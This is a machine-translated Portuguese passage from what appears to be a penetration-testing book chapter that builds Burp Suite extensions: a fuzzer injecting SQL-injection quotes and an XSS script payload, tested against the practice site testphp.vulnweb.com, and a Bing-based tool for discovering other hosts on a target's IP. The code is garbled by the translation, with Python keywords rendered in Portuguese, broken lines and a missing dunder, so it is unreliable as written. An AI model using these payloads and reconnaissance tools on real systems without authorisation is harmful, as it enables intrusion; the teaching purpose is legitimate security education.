Certo! Portanto, precisamos implementar a classe base e ela precisa exportar três funções. A primeira função, `hasMorePayloads` ❶, serve simplesmente para decidir se as solicitações mutadas devem continuar de volta ao Burp Intruder. Usaremos apenas um contador para lidar com isso e, quando o contador estiver no máximo que definimos, retornaremos `False` para que não sejam gerados mais casos de fuzzing. A função `getNextPayload` ❷ receberá o payload original da solicitação HTTP que você bloqueou. Ou, se você tiver selecionado várias áreas de carga útil na solicitação HTTP, receberá apenas os bytes que solicitou que fossem alvo de fuzzing (mais sobre isso adiante). Essa função nos permite fazer o fuzzing do caso de teste original e, em seguida, retorná-lo para que o Burp envie o novo valor fuzzy. A última função, `reset` ❸, existe para que, se gerarmos um conjunto conhecido de solicitações de fuzzificação - digamos, cinco delas -, para cada posição de carga útil que designamos na guia Intruder, iteremos pelos cinco valores de fuzzificação.

Nosso fuzzer não é tão exigente e sempre continuará fazendo fuzzing aleatório em cada solicitação HTTP. Agora vamos ver como isso fica quando o implementarmos em Python. Adicione o seguinte código ao final do arquivo `bhp_fuzzer.py`:

```

① class BHPFuzzer(IIIntruderPayloadGenerator):
    def init (self, extender, attack):
        self._extender = extender
        self._helpers = extender._helpers
        self._attack= attack
    ②         self.
                max_
        payloads= 10
        self.num_iterations = 0

    retorno

③     def hasMorePayloads(self):
        se self.num_iterations == self.max_payloads:
            return False
        e mais:
            retornar True

④     def getNextPayload(self,current_payload): #

            converter em uma string
    ⑤         payload = "".join(chr(x) for x in current_payload)

```



```

# chamar nosso mutador simples para fazer o fuzz do POST
❶ payload = self.mutate_payload(payload)

# Aumentar o número de tentativas de fuzzing
❷ self.num_iterations += 1

return payload

def reset(self):
    self.num_iterations = 0
    return

```

Começamos definindo nossa classe `BHPFuzzer` ❶ que estende a classe `IIntruderPayloadGenerator`. Definimos as variáveis de classe necessárias, bem como adicionamos as variáveis `max_payloads` ❷ e `num_iterations` para que possamos controlar quando informar ao Burp que o fuzzing terminou. É claro que você poderia deixar a extensão ser executada para sempre, se quiser, mas para o teste deixaremos isso no lugar. Em seguida, implementamos a função `hasMorePayloads` ❸ que simplesmente verifica se atingimos o número máximo de iterações de fuzzing. Você poderia modificá-la para executar continuamente a extensão, retornando sempre True. A função `getNextPayload` ❹ é a que recebe a carga útil HTTP original, e é nela que faremos a fuzificação. A variável `current_payload` chega como uma matriz de bytes, então a convertemos em uma string ❺ e a passamos para

nossa função de fuzzing `mutate_payload` ❻. Em seguida, incrementamos a variável `num_iterations` ❼ e retornamos a carga útil alterada. Nossa última função é a função `reset` que retorna sem fazer nada.

Agora, vamos inserir a função de fuzzing mais simples do mundo, que você pode modificar a seu bel-prazer. Como essa função está ciente da carga útil atual, se você tiver um protocolo complicado que precise de algo especial, como uma soma de verificação CRC no início da carga útil ou um campo de comprimento, poderá fazer esses cálculos dentro dessa função antes de retornar, o que a torna extremamente flexível. Adicione o código a seguir ao arquivo `bhp_fuzzer.py`, certificando-se de que a função `mutate_payload` esteja registrada em nossa classe `BHPFuzzer`:

```

def mutate_payload(self,original_payload):
    # Escolha um mutador simples ou até mesmo chame um script
    externo picker = random.randint(1,3)

    # Selecione um deslocamento aleatório na carga útil
    para fazer a mutação offset =
    random.randint(0,len(original_payload)-1) payload =
    original_payload[:offset]

    # deslocamento aleatório insere uma tentativa de
    injeção de SQL if picker == 1:
        carga útil += ""

    # bloqueia uma tentativa
    de XSS em if picker == 2:
        payload += "<script>alert('BHP!');</script>"

```



```

# repita uma parte da carga original com um número
aleatório se picker == 3:

    chunk_length = random.randint(len(payload[offset:]),len(payload)-1)
    repeater=      random.randint(1,10)

    for i in range(repeater):
        payload += original_payload[offset:offset+chunk_length]

# adicione os bits restantes da carga útil
payload += original_payload[offset:]

retornar carga útil

```

Esse fuzzer simples é bastante autoexplicativo. Escolheremos aleatoriamente entre três mutadores: um teste simples de injeção de SQL com uma única citação, uma tentativa de XSS e, em seguida, um mutador que seleciona uma parte aleatória da carga original e a repete um número aleatório de vezes. Agora temos uma extensão do Burp Intruder que podemos usar. Vamos dar uma olhada em como podemos carregá-la.

Chutando os pneus

Primeiro, precisamos carregar nossa extensão e verificar se não há erros.

Clique na guia **Extender** no Burp e, em seguida, clique no botão **Add (Adicionar)**. É exibida uma tela que permitirá que você aponte o Burp para o fuzzer. Certifique-se de que você definiu as mesmas opções mostradas na Figura 6-3.




Figura 6-3: Configuração do Burp para carregar nossa extensão

Clique em **Next** e o Burp começará a carregar nossa extensão. Se tudo correr bem, o Burp deverá indicar que a extensão foi carregada com êxito. Se houver erros, clique na guia **Errors (Erros)**, depure os erros de digitação e, em seguida, clique no botão **Close (Fechar)**. A tela do seu Extender deve agora se parecer com a Figura 6-4.




Figura 6-4: Burp Extender mostrando que nossa extensão está carregada

Você pode ver que a nossa extensão está carregada e que o Burp identificou que um gerador de carga útil Intruder está registrado. Agora estamos prontos para aproveitar nossa extensão em um ataque real. Certifique-se de que seu navegador da Web esteja configurado para usar o Burp Proxy como um proxy localhost na porta 8080 e vamos atacar o mesmo aplicativo da Web Acunetix do Capítulo 5. Basta navegar até:

<http://testphp.vulnweb.com>

Como exemplo, usei a pequena barra de pesquisa no site deles para enviar uma pesquisa para a string "test". A Figura 6-5 mostra como posso ver essa solicitação na guia Histórico HTTP da guia Proxy, e cliquei com o botão direito do mouse na solicitação para enviá-la à Intruder.




Figura 6-5: Seleção de uma solicitação HTTP para enviar ao Intruder

Agora, vá para a guia **Intruder** e clique na guia **Positions (Posições)**. É exibida uma tela que mostra cada parâmetro de consulta destacado. Esse é o Burp identificando os pontos em que devemos fazer fuzzing. Você pode tentar mover os delimitadores de carga útil ou selecionar toda a carga útil para fazer fuzzing, se quiser, mas, no nosso caso, vamos deixar que o Burp decida onde vamos fazer fuzzing. Para maior clareza, veja a Figura 6-6, que mostra como funciona o realce da carga útil.

Agora, clique na guia **Payloads**. Nessa tela, clique no menu suspenso **Tipo de carga útil** e selecione **Gerado por extensão**. Na seção Payload Options (Opções de carga útil), clique no botão **Select generator... (Selecionar gerador...)** e escolha **BHP Payload Generator (Gerador de carga útil BHP)** no menu suspenso. Sua tela de carga útil deve agora se parecer com a Figura 6-7.




Figura 6-6: Burp Intruder destacando os parâmetros da carga útil




Figura 6-7: Uso de nossa extensão de fuzzing como um gerador de carga útil

Agora estamos prontos para enviar nossas solicitações. Na parte superior da barra de menu do Burp, clique em **Intruder** e selecione **Start Attack (Iniciar ataque)**. Isso inicia o envio de solicitações com fuzzing, e você poderá examinar rapidamente os resultados. Quando executei o fuzzer, recebi a saída mostrada na Figura 6-8.

The screenshot shows the Burp Suite interface with the 'Intruder attack 1' tab selected. The 'Results' tab is active. A table displays 14 rows of request data:

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
1	1	queeeeery	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
2	1	quer'y	200	<input type="checkbox"/>	<input type="checkbox"/>	4207	
3	1	q<script>alert('BHP!');</scr...	200	<input type="checkbox"/>	<input type="checkbox"/>	4207	
4	1	query	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
5	1	qu'ery	200	<input type="checkbox"/>	<input type="checkbox"/>	4207	baseline request
6	1	quer'y	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
7	1	q'uer'y	200	<input type="checkbox"/>	<input type="checkbox"/>	4207	
8	3	go	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
9	3	'go	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
10	3	g<script>alert('BHP!');</scr...	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
11	3	<script>alert('BHP!');</scri...	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
12	3	g'o	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
13	3	<script>alert('BHP!');</scri...	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	
14	3	<script>alert('BHP!');</scri...	200	<input type="checkbox"/>	<input type="checkbox"/>	4090	

Below the table, there are tabs for 'Request' and 'Response'. The 'Response' tab is selected, showing the following HTML content:

```

<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on
line 61
<h2 id="pageName">searched for: test</h2></div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    ? <--> + <--> Type a search term
  </div>
</div>

```

At the bottom right of the response pane, it says '0 matches'.

Figura 6-8: Nosso fuzzer em execução em um ataque de intruso

Como você pode ver no aviso na linha 61 da resposta, na solicitação 5, descobrimos o que parece ser uma vulnerabilidade de injecão de SQL.

É claro que o nosso fuzzer é apenas para fins de demonstração, mas você ficará surpreso com a eficácia dele para fazer com que um aplicativo Web produza erros, revele caminhos de aplicativos ou se comporte de maneiras que muitos outros verificadores podem não perceber. O importante é entender como conseguimos alinhar a nossa extensão personalizada aos ataques do Intruder. Agora vamos criar uma extensão que nos ajudará a realizar um reconhecimento estendido de um servidor da Web.

Bing para arrotar

Quando você está atacando um servidor Web, não é incomum que essa única máquina sirva a vários aplicativos Web, alguns dos quais talvez você não conheça. É claro que você deseja descobrir esses nomes de host expostos no mesmo servidor Web, pois eles podem lhe proporcionar uma maneira mais fácil de obter um shell. Não é raro encontrar um aplicativo da Web inseguro ou até mesmo recursos de desenvolvimento

localizado na mesma máquina que seu alvo. O mecanismo de pesquisa Bing da Microsoft tem recursos de pesquisa que permitem consultar todos os sites encontrados em um único endereço IP (usando o modificador de pesquisa "IP"). O Bing também informará todos os subdomínios de um determinado domínio (usando o modificador "domain").

É claro que poderíamos usar um coletor de dados para enviar essas consultas ao Bing e, em seguida, coletar o HTML nos resultados, mas isso seria falta de educação (e também violaria os termos de uso da maioria dos mecanismos de pesquisa). Para não ter problemas, podemos usar a API do Bing¹ para enviar essas consultas de forma programática e analisar os resultados por conta própria. Não implementaremos nenhuma adição sofisticada à GUI do Burp (além de um menu de contexto) com essa extensão; simplesmente enviaremos os resultados para o Burp sempre que executarmos uma consulta, e todos os URLs detectados no escopo de destino do Burp serão adicionados automaticamente. Como já o orientei sobre como ler a documentação da API do Burp e traduzi-la para Python, vamos direto ao código.

Abra o arquivo *bhp_bing.py* e digite o seguinte código:

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import socket
import urllib
import json
import re
import base64

bing_api_key = "YOURKEY" (sua chave)

❷ class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers =
        callbacks.getHelpers()
        self.context=
        None

        # Configuramos nossa extensão
        callbacks.setExtensionName("BHP Bing")
❸     callbacks.registerContextMenuFactory(self)

        retorno

    def createMenuItems(self, context_menu):
        self.context = context_menu
        menu_list =
        ArrayList()
❹     menu_list.add(JMenuItem("Enviar para o Bing",
        actionPerformed=self.bing_
        menu))
        return menu_list
```

1. Visite <http://www.bing.com/dev/en-us/dev-center/> para obter sua própria chave de API do Bing gratuita.

Esta é a primeira parte de nossa extensão do Bing. Certifique-se de ter sua chave da API do Bing colada no lugar ①; você tem direito a algo como 2.500 pesquisas gratuitas por mês. Começamos definindo nossa classe BurpExtender ② que implementa a interface padrão IBurpExtender e a IContextMenuFactory, que nos permite fornecer um menu de contexto quando um usuário clica com o botão direito do mouse em uma solicitação no Burp. Registrarmos nosso manipulador de menu ③ para que possamos determinar em qual site o usuário clicou, o que nos permite construir nossas consultas ao Bing. A última etapa é configurar nossa função createMenuItem, que receberá um objeto IContextMenuInvocation que usaremos para determinar qual solicitação HTTP foi selecionada. A última etapa é renderizar nosso item de menu e fazer com que a função bing_menu manipule o evento de clique ④. Agora vamos adicionar a funcionalidade para executar a consulta do Bing, gerar os resultados e adicionar todos os hosts virtuais descobertos ao escopo de destino do Burp.

```
def bing_menu(self,event):  
    # pegue os detalhes do que o usuário clicou  
①    http_traffic = self.context.getSelectedMessages()  
  
    print "%d requests highlighted" % len(http_traffic)  
  
    for traffic in http_traffic:  
        http_service = traffic.getHttpService()  
        host=          http_service.getHost()  
  
        print "User selected host: %s" % host  
  
        self.bing_search(host)  
  
    retorno  
  
def bing_search(self,host):  
  
    # Verificar se temos um IP ou nome de host  
    is_ip = re.match("[0-9]+(?:\.[0-9]+){3}", host)  
  
    ②    se is_ip:  
        ip_address = host  
        domain= False  
    E mais:  
        ip_address = socket.gethostbyname(host)  
        domain= True  
  
    bing_query_string = "ip:%s" % ip_address  
    ③    self.bing_query(bing_query_string)  
  
    se o domínio:  
        bing_query_string = "dominio:%s" % host  
    ④    self.bing_query(bing_query_string)
```

Nossa função `bing_menu` é acionada quando o usuário clica no item do menu de contexto que definimos. Recuperamos todas as solicitações HTTP que foram destacadas ① e, em seguida, recuperamos a parte do host da solicitação para cada uma delas e a enviamos à nossa função `bing_search` para processamento adicional. A função `bing_search` primeiro determina se nos foi passado um endereço IP ou um nome de host ②. Em seguida, consultamos o Bing em busca de todos os hosts virtuais que tenham o mesmo endereço IP ③ que o host contido na solicitação HTTP que foi clicada com o botão direito do mouse. Se um domínio tiver sido passado para a nossa extensão, também faremos uma pesquisa secundária ④ de quaisquer subdomínios que o Bing possa ter indexado. Agora vamos instalar o encanamento para usar a API HTTP do Burp para enviar a solicitação ao Bing e analisar os resultados. Adicione o código a seguir, certificando-se de que você esteja na aba correta da nossa classe `BurpExtender`, caso contrário, ocorrerão erros.

```
def bing_query(self, bing_query_string):  
    print "Executando a pesquisa do Bing: %s" %  
  
    bing_query_string # codifica nossa consulta  
    quoted_query = urllib.quote(bing_query_string)  
  
    http_request = "GET https://api.datamarket.azure.com/Bing/Search/Web?-$  
format=json&$top=20&Query=%s HTTP/1.1\r\n" % quoted_query  
    http_request += "Host: api.datamarket.azure.com\r\n" http_request  
    += "Connection: close\r\n"  
    ① http_request += "Authorization: Basic %s\r\n" % base64.b64encode(":%s" % -  
bing_api_key)  
    http_request += "User-Agent: Blackhat Python\r\n\r\n"  
    ② json_body = self._callbacks.makeHttpRequest("api.datamarket.azure.com", -  
443, True, http_request).tostring()  
    ③ json_body = json_body.split("\r\n\r\n", 1)[1]  
  
    try:  
        ④ r = json.loads(json_body)  
  
        if len(r["d"]["results"]):  
            for site in r["d"]["results"]:  
  
                ⑤ print "*" * 100  
                print site['Title']  
                print site['Url']  
                print site['Description']  
                print "*" * 100  
  
                j_url = URL(site['Url'])  
  
                ⑥ if not self._callbacks.isInScope(j_url):  
                    print "Adicionando ao escopo do Burp"  
                    self._callbacks.includeInScope(j_url)
```

```

exceto:
    print "Nenhum resultado do
    Bing" pass

    retorno

```

Muito bem! A API HTTP do Burp exige que criemos toda a solicitação HTTP como uma string antes de enviá-la e, em particular, você pode ver que precisamos codificar com base 64 ① nossa chave de API do Bing e usar a autenticação básica de HTTP para fazer a chamada de API. Em seguida, enviamos nossa solicitação HTTP ② para os servidores da Microsoft. Quando a resposta retornar, teremos toda a resposta, incluindo os cabeçalhos, portanto, separamos os cabeçalhos ③ e os passamos para nosso analisador JSON ④. Para cada conjunto de resultados, enviamos algumas informações sobre o site que descobrimos ⑤ e, se o site descoberto não estiver no escopo de destino do Burp ⑥, nós o adicionamos automaticamente. Essa é uma excelente combinação do uso da API Jython e do Python puro em uma extensão do Burp para fazer um trabalho de reconhecimento adicional ao atacar um determinado alvo. Vamos dar uma olhada.

Chutando os pneus

Use o mesmo procedimento que usamos para nossa extensão de fuzzing para fazer a extensão de pesquisa do Bing funcionar. Quando ela for carregada, navegue até <http://testphp.vulnweb.com/> e, em seguida, clique com o botão direito do mouse na solicitação GET que você acabou de emitir. Se a extensão for carregada corretamente, você verá a opção de menu **Send to Bing (Enviar para o Bing)** exibida, conforme mostrado na Figura 6-9.




Figura 6-9: Nova opção de menu mostrando nossa extensão

Ao clicar nessa opção de menu, dependendo da saída que você escolheu ao carregar a extensão, você deverá começar a ver os resultados da Bing, conforme mostrado na Figura 6-10.




Figura 6-10: Nossa extensão fornecendo resultados da pesquisa da API do Bing

E se você clicar na guia **Target (Alvo)** no Burp e, em seguida, selecionar **Scope (Escopo)**, verá novos itens adicionados automaticamente ao nosso escopo de alvo, conforme mostrado na Figura 6-11. O escopo de destino limita atividades como ataques, spidering e varreduras somente aos hosts definidos.

